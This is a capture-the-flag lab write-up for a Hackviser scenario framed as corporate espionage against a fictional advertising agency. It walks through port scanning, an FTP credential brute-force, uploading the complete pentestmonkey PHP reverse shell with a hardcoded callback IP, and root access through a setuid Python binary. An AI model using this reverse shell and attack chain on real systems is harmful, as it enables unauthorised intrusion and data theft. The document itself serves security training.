
Scenario Rivalry Write-Up:Hackviser

- The scenario is this:
- There is a striking competition between the software giants VertexWave International and Orbitronix Systems, as both continuously struggle for market dominance. Recently, VertexWave International has assigned you, a skilled hacker, a secret mission suitable for this critical task.
- Your mission is to access sensitive data related to the sales and marketing strategies of Orbitronix Systems. This information is of vital importance because Orbitronix Systems has established a partnership with the famous Create Edge Advertising Agency, known for its innovative and highly effective marketing campaigns, in order to surpass VertexWave.
- VertexWave International wants you to level the playing field and perhaps gain an advantage by collecting detailed information about Orbitronix Systems' sales and marketing maneuvers.
- Your target is to hack the Create Edge Advertising Agency, which has a deal with Orbitronix Systems.

1-How many new clients does the CEO of Orbitronix Systems, Emily Johnson, claim they have gained?

- I have a website looks like this
- Let’s look to the website maybe we can find something useful

- I looked the website there is nothing important.I think running a gobuster command but before it I wanna run a nmap command maybe we can find another open and useful ports in the system



- First of all I want to find the ip address of this website
- I'll find it with ping command

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ping createdge.hv
PING createdge.hv (172.20.4.194) 56(84) bytes of data.
64 bytes from 172.20.4.194: icmp_seq=1 ttl=63 time=82.4 ms
64 bytes from 172.20.4.194: icmp_seq=2 ttl=63 time=87.0 ms
64 bytes from 172.20.4.194: icmp_seq=3 ttl=63 time=87.6 ms
^C
--- createdge.hv ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 82.368/85.639/87.570/2.325 ms
```

- As we can see the ip address is 172.20.4.194


- Let’s run a nmap command

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV 172.20.4.194
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-22 06:18 EDT
Nmap scan report for 172.20.4.194
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.60 seconds
```

- 21 ftp port is open.I’ll try to connect it with default credentials
- 80 http port is open so our website is already running in that port
- Let’s run a gobuster command to find other directories

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://172.20.4.194 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.20.4.194
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/assets               (Status: 301) [Size: 313] [--> http://172.20.4.194/assets/]
/ftp                  (Status: 301) [Size: 310] [--> http://172.20.4.194/ftp/]
/index.html           (Status: 200) [Size: 10752]
/server-status        (Status: 403) [Size: 277]
/vendor               (Status: 301) [Size: 313] [--> http://172.20.4.194/vendor/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```


- I couldn’t find something near to the answer of the question.
- Then I was making some investigation in the website then I recognized something




- The answer is the first question is obviously there

2-What is the advertising budget of Orbitronix Systems in dollars?

- I made a gobuster scan and I found a directory named ftp
- Let’s look there



- Let's look to the clients.csv file



```
Company Name,Advertising Budget ($)
Innovatech Ltd,50000
QuantumSoft,75000
BlueHaven Tech,60000
PinnacleByte,45000
SysTech Global,80000
Orbitronix Systems,225000
NexaCore Tech,30000
Zenithar Tech,70000
VortexaTech,55000
NovaSphere Tech,65000
```

- The answer of the second question is there

3-Who is the target audience of the Orbitronix Systems advertising campaign?

- I tried to find something in the website

- I thought that maybe I can find something useful with gobuster scan but I was not successful
- Then I thought that maybe I should change my focus to the ftp server
- Then I tried to connect to the ftp server with default credentials but I was not successful
- Then I wanted to brute force to the ftp server to be able to connect


```
┌──(kali㉿kali)-[/usr/…/wordlists/seclists/Passwords/Default-Credentials]
└─$ hydra -C /usr/share/wordlists/seclists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt   ftp://172.20.4.194
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-22 07:02:02
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries per task
[DATA] attacking ftp://172.20.4.194:21/
[21][ftp] host: 172.20.4.194   login: ftpuser   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-22 07:02:09
```

- Then I found the credentials to connect to the ftp server


```
┌──(kali㉿kali)-[~/Downloads]
└─$ ftp 172.20.4.194
Connected to 172.20.4.194.
220 (vsFTPd 3.0.3)
Name (172.20.4.194:kali): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||64991|)
150 Here comes the directory listing.
-rw-r--r--    1 1001     1001          242 Jan 14  2024 clients.csv
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||65136|)
150 Here comes the directory listing.
drwxr-xr-x    2 1001     1001         4096 Jan 16  2024 .
drwxr-xr-x    2 1001     1001         4096 Jan 16  2024 ..
-rw-r--r--    1 1001     1001          220 Jan 14  2024 .bash_logout
-rw-r--r--    1 1001     1001         3576 Jan 14  2024 .bashrc
-rw-r--r--    1 1001     1001          242 Jan 14  2024 clients.csv
226 Directory send OK.
```

- I successfully connected to the ftp server

- But I relaized something I cannot make too much thing in the ftp server
- I just found the clients.csv file but I already know it
- So I wanna show you something
- In the gobuster scan we found a directory named ftp



- So we can reach the ftp server in the browser
- And we are in the ftp server
- So we can put a php reverse shell to the website



- The code of the file php_reverse_shell is here
- I found it in a github account
- I don't have any information about the code I'm not able to understand the code right now

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
```

```
// This tool may be used for legal purposes only.  Users take
full responsibility
// for any actions performed using this tool.  The author acc
epts no liability
// for damage caused by this tool.  If these terms are not ac
ceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it an
d/or modify
// it under the terms of the GNU General Public License versi
on 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be us
eful,
// but WITHOUT ANY WARRANTY; without even the implied warrant
y of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See
the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public
License along
// with this program; if not, write to the Free Software Foun
dation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 US
A.
//
// This tool may be used for legal purposes only.  Users take
full responsibility
// for any actions performed using this tool.  If these terms
are not acceptable to
// you, then do not use this tool.
```

```
//
// You are encouraged to send comments, improvements or sugge
stions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hard
coded IP and port.
// The recipient will be given a shell running as the current
user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3
+, or 5+
// Use of stream_select() on file descriptors returned by pro
c_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (li
ke pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if yo
u get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.105.24';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

```
//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to
daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0);  // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise.  This is quite com
mon and not fatal.");
}

// Change to a safe directory
chdir("/");
```

```
// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the chil
d will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the chi
ld will write to
   2 => array("pipe", "w")   // stderr is a pipe that the chi
ld will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_s
elect tells us they won't
stream_set_blocking($pipes[0], 0);
```

```
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    // Check for end of STDOUT
    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    // Wait until a command is end down $sock, or some
    // command output is available on STDOUT or STDERR
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a,
$error_a, null);

    // If we can read from the TCP socket, send
    // data to process's STDIN
    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }

    // If we can read from the process's STDOUT
    // send data down tcp connection
```

```
    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }

    // If we can read from the process's STDERR
    // send data down tcp connection
    if (in_array($pipes[2], $read_a)) {
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper d
aemon)
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>
```

Index of /ftp

Name	Last modified	Size	Description
Parent Directory		-	
clients.csv	2024-01-14 14:21	242	
php_reverse_shell.php	2026-04-22 07:17	5.4K	

Apache/2.4.56 (Debian) Server at createdge.hv Port 80

- Now I have to start a netcat listener to be able to gain a reverse shell

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```

- I runned the netcat listener so now I have to trigger the php reverse shell lets click the php_reverse_shell link in the browser

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.105.24] from (UNKNOWN) [172.20.4.194] 43958
Linux debian 5.10.0-27-amd64 #1 SMP Debian 5.10.205-2 (2023-12-31) x86_64 GNU/Linux
 07:26:30 up  1:13,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ 
```

- As you can see now we have a new shell
- Right now I'm www-data
- So I have to make privilege esclation

```
$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/umount
/usr/bin/passwd
/usr/bin/mount
/usr/bin/python3.9
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/newgrp
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

- The /usr/bin/python3.9 is not normal in secure systems
- So we can use it to make privilege esclation

```
$ ls -l /usr/bin/python3.9
-rwsr-xr-x 1 root root 5479736 Feb 28  2021 /usr/bin/python3.9
```

- I wanted to verify it
- Is it really root
- And yes as we can see it is really root

```
$ /usr/bin/python3.9 -c 'import os; os.execl("/bin/sh","sh","-p")'
whoami
root
```

- Privelege esclation is successful
- Right now I'm a root user
- I can make whatever I want
- I'm the boss
- The question was asking me to find target audience for the orbitronix
- So let's make a search for orbitronix in the system

```
grep -r "Orbitronix" / 2>/dev/null

ls
ls
pwd
whoami
/archive/detailed_client_info.csv:Orbitronix Systems,225000,Brand Awareness,Yes,Young Adults,12
/archive/meetings/orbitronix_system-2023-11-20.txt:Meeting Notes: Create Edge - Orbitronix Systems
/archive/meetings/orbitronix_system-2023-11-20.txt:- Sophia Reynolds (Orbitronix Systems, Senior Project Manager)
/archive/meetings/orbitronix_system-2023-11-20.txt:3. Overview of Orbitronix Systems' marketing goals.
/archive/meetings/orbitronix_system-2023-11-20.txt:4. Create Edge's proposed marketing strategies for Orbitronix Systems.
/archive/meetings/orbitronix_system-2023-11-20.txt:- Orbitronix Systems is seeking to enhance its brand visibility and customer engagement.
/archive/meetings/orbitronix_system-2023-11-20.txt:- Discussed the importance of SEO and online presence for Orbitronix Systems.
/archive/meetings/orbitronix_system-2023-11-20.txt:- Budget allocation for the campaign was tentatively agreed upon, subject to approval by Orbitronix System
s' finance department.
/archive/meetings/orbitronix_system-2023-11-20.txt:- Alex Carter revealed that Create Edge has developed a groundbreaking AI-driven marketing analysis tool,w
hich name is InsightNexus AI, which they plan to implement for the first time in the Orbitronix campaign.
/archive/meetings/orbitronix_system-2023-11-20.txt:- Sophia Reynolds mentioned a potential merger between Orbitronix Systems and another major tech player, w
hich could significantly shift the market dynamics.
/archive/meetings/orbitronix_system-2023-11-20.txt:- Create Edge to send a detailed proposal to Orbitronix Systems by 2024-01-27.
/archive/meetings/orbitronix_system-2023-11-20.txt:- Orbitronix Systems to review and provide feedback on the proposal by 2024-02-03.
```

- hmm there are lots of things about orbitronix let's investigate that things
- Firstly If you look to the first line
- detaled_client_info.csv: Young Adults

4-What is the name of the secret marketing tool developed by Create Edge?

- We can reach this information from the picture above
- InsightNexus AI